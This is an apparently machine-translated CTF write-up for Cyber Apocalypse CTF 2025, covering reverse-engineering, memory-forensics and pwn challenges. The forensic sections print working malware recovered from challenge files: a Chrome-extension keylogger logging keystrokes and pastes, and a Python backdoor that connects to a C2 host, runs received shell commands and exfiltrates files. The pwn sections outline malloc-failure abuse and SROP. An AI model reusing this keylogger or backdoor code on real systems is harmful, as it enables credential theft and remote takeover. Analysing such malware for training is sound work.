This page has been machine-translated from the original page.
I participated in Cyber Apocalypse CTF 2025 with 0nePadding.
There were many interesting challenges, and I had a great time.
I still have many challenges left to upsolve, but I will leave a brief writeup for now.
Table of Contents
- EncryptedScroll(Rev)
- SealedRune(Rev)
- Impossimaze(Rev)
- Stealth Invasion(Forensic)
- ToolPie(Forensic)
- Blessing(Pwn)
- Summary
EncryptedScroll(Rev)
Elowen Moonsong, an Elven mage of great wisdom, has discovered an ancient scroll rumored to contain the location of The Dragon’s Heart. However, the scroll is enchanted with an old magical cipher, preventing Elowen from reading it.
Decompiling the challenge binary reveals the following function.

By decrypting the hardcoded characters with the following solver, I was able to obtain the Flag.
enc = r"IUC|t2nqm4`gm5h`5s2uin4u2d~"
flag = ""
for i in range(len(enc)):
    flag += chr(ord(enc[i]) - 1)

print(flag)

# HTB{s1mpl3_fl4g_4r1thm3t1c}
SealedRune(Rev)
Elowen has reached the Ruins of Eldrath, where she finds a sealed rune stone glowing with ancient power. The rune is inscribed with a secret incantation that must be spoken to unlock the next step in her journey to find The Dragon’s Heart.
Decompiling the challenge binary reveals the following function.


By Base64-decoding the hardcoded string and reversing it, I was able to obtain the Flag.
Impossimaze(Rev)
Elowen has been cursed to roam forever in an inescapable maze. You need to break her curse and set her free.
Decompiling the challenge binary showed that it is a binary that performs window operations using ncurses.

ncurses is a library with functionality like the following.

Analyzing the challenge binary in more detail, I noticed a conditional branch that executes special processing only when the window’s x and y sizes have particular values.


When I used gdb to bypass this conditional branch and force the processing to run, I was able to obtain the Flag as shown below.
Stealth Invasion(Forensic)
Selene’s normally secure laptop recently fell victim to a covert attack. Unbeknownst to her, a malicious Chrome extension was stealthily installed, masquerading as a useful productivity tool. Alarmed by unusual network activity, Selene is now racing against time to trace the intrusion, remove the malicious software, and bolster her digital defenses before more damage is done.

This challenge required analyzing the provided memory dump and identifying the following six Flags.
The memory dump provided as the challenge file was an ELF-format file.
readelf -a ELF memdump.elf

Because of that, I initially mistook it for a Linux memory dump. However, when I tried analyzing it with Vol2, I realized it was actually a dump of the VirtualBoxCoreDumpElf64 type, and that the environment where the dump had been captured was in fact Windows.

Volatility can analyze VirtualBoxCoreDumpElf64 dumps directly.
vol -f memdump.elf windows.info

So first, I identified Chrome’s PID, which is the first Flag, with the following command.
vol -f memdump.elf windows.cmdline.CmdLine

# 1. What is the PID of the Original (First) Google Chrome process:
4080	chrome.exe	"C:\Program Files\Google\Chrome\Application\chrome.exe"

Incidentally, when I tried to analyze this dump using the latest version of Volatility 3, it failed with an `_MM_SESSION_SPACE` error. That issue had already been fixed in the following PR, so reinstalling from the latest branch resolved it.

Reference: [Windows: Handle missing _MM_SESSION_SPACE by dgmcdona · Pull Request #1399 · volatilityfoundation/volatility3 · GitHub](https://github.com/volatilityfoundation/volatility3/pull/1399)

The next Flag can be obtained simply by using strings or by running the `vol -f memdump.elf windows.filescan` command.

``` bash
# 2. What is the only Folder on the Desktop
malext
Next, searching the results of vol -f memdump.elf windows.filescan for extension-related entries lets you extract several extension IDs, and one of them turns out to be the Flag.
# 3. What is the Extention's ID (ex: hlkenndednhfkekhgcdicdfddnkalmdm)
nnjofihdjilebhiiemfmdlpbdkbjcpae

From reading other writeups, it seems that because this extension was not downloaded from the store, it does not exist in the normal User Data/Default/Extensions folder and is instead placed under the local storage path User Data\Default\Local Extension Settings.
As confirmed in the previous Flag, the suspicious extension’s code appeared to be placed in malext on the Desktop.

So I extracted the extension code with the following commands.
vol -o /tmp -f memdump.elf windows.dumpfiles.DumpFiles --virtaddr 0xa708c8d9ec30
vol -o /tmp -f memdump.elf windows.dumpfiles.DumpFiles --virtaddr 0xa708c8da1e30
Reading this code shows that the logs were probably stored in chrome.storage.local.
var conn = chrome.runtime.connect({ name: "conn" });

chrome.runtime.sendMessage('update');

(async () => {
    const response = await chrome.runtime.sendMessage({ check: "replace_html" });
    console.log(response)
})();

chrome.runtime.sendMessage('replace_html', (response) => {
    conn.postMessage({ "type": "check", "data": "replace_html" });
});

document.addEventListener("keydown", (event) => {
    const key = event.key;
    conn.postMessage({ "type": "key", "data": key });
    return true;
});


document.addEventListener("paste", (event) => {
    let paste = event.clipboardData.getData("text/plain");
    conn.postMessage({ "type": "paste", "data": paste });
    return true;
});


function addLog(s) {

    if (s.length != 1 && s !== "Enter" && !s.startsWith("PASTE"))  {
        s = `|${s}|`;
    } else if (s === "Enter" || s.startsWith("PASTE")) {
        s = s + "\r\n";
    }

    chrome.storage.local.get(["log"]).then((data) => {
        if (!data.log) {
            data.log = "";
        }

        data.log += s;

        chrome.storage.local.set({ 'log': data.log });
    });
}


chrome.runtime.onConnect.addListener((port) => {

    console.assert(port.name === "conn");
    console.log("v1.2.1");

    port.onMessage.addListener( ({ type, data }) => {
        if (type === 'key') {
            addLog(data);
        } else if (type == 'paste') {
            addLog('PASTE:' + data);
        }
    });
});

chrome.runtime.onMessage.addListener(
    function(request, sender, sendResponse) {
        if (request.check === "replace_html" && chrome.storage.local.get("replace_html")) {
            sendResponse({ url: chrome.storage.local.get('replace_html_url')});
        }
    }
);
So, by searching the file list again for files under C:\\Users\selene\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\nnjofihdjilebhiiemfmdlpbdkbjcpae, I was able to identify the Flag.
# 4. After examining the malicious extention's code, what is the log filename in which the datais stored
000003.log
Next, dumping this log file let me determine that the next Flag was drive.google.com.

# 5. What is the URL the user navigated to
drive.google.com
By continuing to read the same log, I was also able to determine the final Flag.

# 6. What is the password of selene@rangers.eldoria.com
clip-mummify-proofs
ToolPie(Forensic)
In the bustling town of Eastmarsh, Garrick Stoneforge’s workshop site once stood as a pinnacle of enchanted lock and toolmaking. But dark whispers now speak of a breach by a clandestine faction, hinting that Garrick’s prized designs may have been stolen. Scattered digital remnants cling to the compromised site, awaiting those who dare unravel them. Unmask these cunning adversaries threatening the peace of Eldoria. Investigate the incident, gather evidence, and expose Malakar as the mastermind behind this attack.
Analyzing the provided pcap file showed that it contained logs from when exploit code was injected from outside.


From the IP and path information at this point, I was able to identify the first two Flags.
# 1. What is the IP address responsible for compromising the website?
194.59.6.66

# 2. What is the name of the endpoint exploited by the attacker?
execute
Looking at the exploit code executed here, I found that it loads and executes bytecode by passing data decompressed with bz2.decompress into marshal.loads.
So, in order to disassemble this code with dis, I ran the following script using Python 3.13.
To load executable code with marshal.loads, you need to match the Python version to the bytecode being loaded.
With the default-installed Python 3.10 and Python 3.12, it failed partway through with an error, and I could not load the full code.
sudo add-apt-repository ppa:deadsnakes/ppa
sudo apt install python3.13-full
python3.13 -m ensurepip --upgrade
import marshal
import bz2
import dis
payload = (b"<payload>")
payload = payload.decode('unicode_escape').encode('latin1')
dec = bz2.decompress(payload)
print(dec)
# marshal.loads を行うためには Python のバージョンを合わせる必要がある
code_obj = marshal.loads(dec)
print(code_obj)
dis.dis(code_obj)Disassembling the executed code with the script above let me identify the third Flag as Py-Fuscate.
# 3. What is the name of the obfuscation tool used by the attacker?
Py-Fuscate
Furthermore, based on the following result obtained by having OpenAI decompile the disassembled bytecode, I was also able to recover the fourth Flag, the IP, and the fifth Flag, the key, from the packet capture.
import os
import socket
import threading
import time
import random
import string
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad

BUFFER_SIZE = 4096
SEPARATOR = "<SEPARATOR>"
CONN = True

# AES暗号化関数
def enc_mes(mes, key):
    cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode())
    cypher_block = 16
    if type(mes) != bytes:
        mes = mes.encode()
    return cypher.encrypt(pad(mes, cypher_block))

# AES復号化関数
def dec_mes(mes, key):
    if mes == b'':
        return mes
    cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode())
    cypher_block = 16
    return unpad(cypher.decrypt(mes), cypher_block)

# ファイルを受信する関数
def receive_file():
    client2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client2.connect(('13.61.7.218', 54163))

    k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in range(16))
    client2.send(k.encode())

    enc_received = client2.recv(BUFFER_SIZE)
    received = dec_mes(enc_received, k).decode()

    filename, filesize = received.split(SEPARATOR)

    ok_enc = enc_mes('ok2', k)
    client2.send(ok_enc)

    total_bytes = 0
    msg = b''

    while total_bytes < int(filesize):
        bytes_read = client2.recv(BUFFER_SIZE)
        msg += bytes_read
        total_bytes += len(bytes_read)

    decr_file = dec_mes(msg, k)

    with open(filename, 'wb') as f:
        f.write(decr_file)

    client2.close()

# 攻撃者からの命令を待つメイン関数
def receive(client, k):
    while True:
        msg = client.recv(1024)
        msg = dec_mes(msg, k)
        message = msg.decode()

        if msg == b'':
            time.sleep(10)
            continue

        if message == "check":
            enc_answ = enc_mes("check-ok", k)
            client.send(enc_answ)

        elif message == "send_file":
            threading.Thread(target=receive_file).start()

        elif message == "get_file":
            okenc = enc_mes("ok", k)
            client.send(okenc)

            path_to_file = dec_mes(client.recv(1024), k)

            with open(path_to_file, 'rb') as f:
                bytes_read = f.read()

            bytes_enc = enc_mes(bytes_read, k)
            filesize = enc_mes(str(len(bytes_enc)), k)

            client.send(filesize)
            vsb = dec_mes(client.recv(1024), k)
            client.sendall(bytes_enc)

        elif message not in (None, '', '\n'):
            answer = os.popen(message).read()

            if answer.encode() == b'':
                client.send("Bad command!".encode("ascii"))
                continue

            enc_answer = enc_mes(answer, k)
            size = str(len(enc_answer))

            client.send(size.encode())

            ch = client.recv(1024).decode()
            if ch == 'ok':
                client.sendall(enc_answer)

# メイン処理
if __name__ == "__main__":
    while True:
        try:
            client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            client.connect(('13.61.7.218', 55155))

            user = os.popen('whoami').read()
            k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in range(16))

            client.send(f"{user}{SEPARATOR}{k}".encode())
            client.settimeout(600)

            receive_thread = threading.Thread(target=receive, args=(client, k))
            receive_thread.start()

        except:
            time.sleep(50)
# 4. What is the IP address and port used by the malware to establish a connection with the Command and Control (C2) server?
13.61.7.218
# 5. What encryption key did the attacker use to secure the data?
5UUfizsRsP7oOCAqFinally, I decrypted the byte data extracted from the packet capture using this key.

In the end, by obtaining the hash of the PDF file decrypted with the following code, I was able to collect all the Flags.
with open("download.dat", "rb") as f:
    data = f.read()

key = "5UUfizsRsP7oOCAq"

with open("ans", "wb") as f:
    f.write(dec_mes(data,key))
    # 8fde053c8e79cf7e03599d559f90b321
# 6, What is the MD5 hash of the file exfiltrated by the attacker?
8fde053c8e79cf7e03599d559f90b321Blessing(Pwn)
In the realm of Eldoria, where warriors roam, the Dragon’s Heart they seek, from bytes to byte’s home. Through exploits and tricks, they boldly dare, to conquer Eldoria, with skill and flair.
Analyzing the ELF file provided as the challenge binary showed that the following function was implemented.
Looking at this code, you can see that if you can overwrite the first value of the heap allocated by malloc(0x30000) from 1 to 0, you can obtain the Flag.

There did not seem to be a usable BoF, but I found the clearly suspicious code (buf + var_30 -1) = 0, so I abused that instead.
Since malloc returns 0 when it fails to allocate memory, this looked exploitable.

Fortunately, the address of the memory region allocated by malloc(0x30000) was large enough to cause malloc to overflow, so simply providing that value as input was enough to obtain the Flag.
Laconic(Pwn)
Sir Alaric’s struggles have plunged him into a deep and overwhelming sadness, leaving him unwilling to speak to anyone. Can you find a way to lift his spirits and bring back his courage?
Analyzing the provided file showed that it was a tiny shellcode-style binary like the following.

Also, no security mitigations were enabled in particular.

This binary has a stack overflow vulnerability at the point where it receives input with read.
It also contains the address of /bin/sh\x00 and a pop rax ; ret gadget, so it looked like it should be possible to get a shell somehow from there.

This time, because rax and rsi can be controlled arbitrarily, it looked possible to obtain a shell using rt_sigreturn with Sigreturn Oriented Programming. (I did not know it before, but apparently this is a classic technique.)
Reference: Pwn - Sigreturn Oriented Programming (SROP) Technique | Aynakeya’s Blog
Reference: Trying ASLR+DEP+RELRO bypass via Sigreturn Oriented Programming on x64 - Momoiro Technology
About Sigreturn Oriented Programming(SROP)
SROP is a technique that abuses sigreturn, which is used after a signal handler finishes to restore the stack and registers to the state before the interrupt occurred.
When sigreturn is called, it restores the state using information called a Sigframe, which stores the stack and register values.
Therefore, by calling sigreturn after embedding a forged Sigframe containing the register values you want to overwrite, you can set the registers to arbitrary values.

Reference: Pwn - Sigreturn Oriented Programming (SROP) Technique | Aynakeya’s Blog
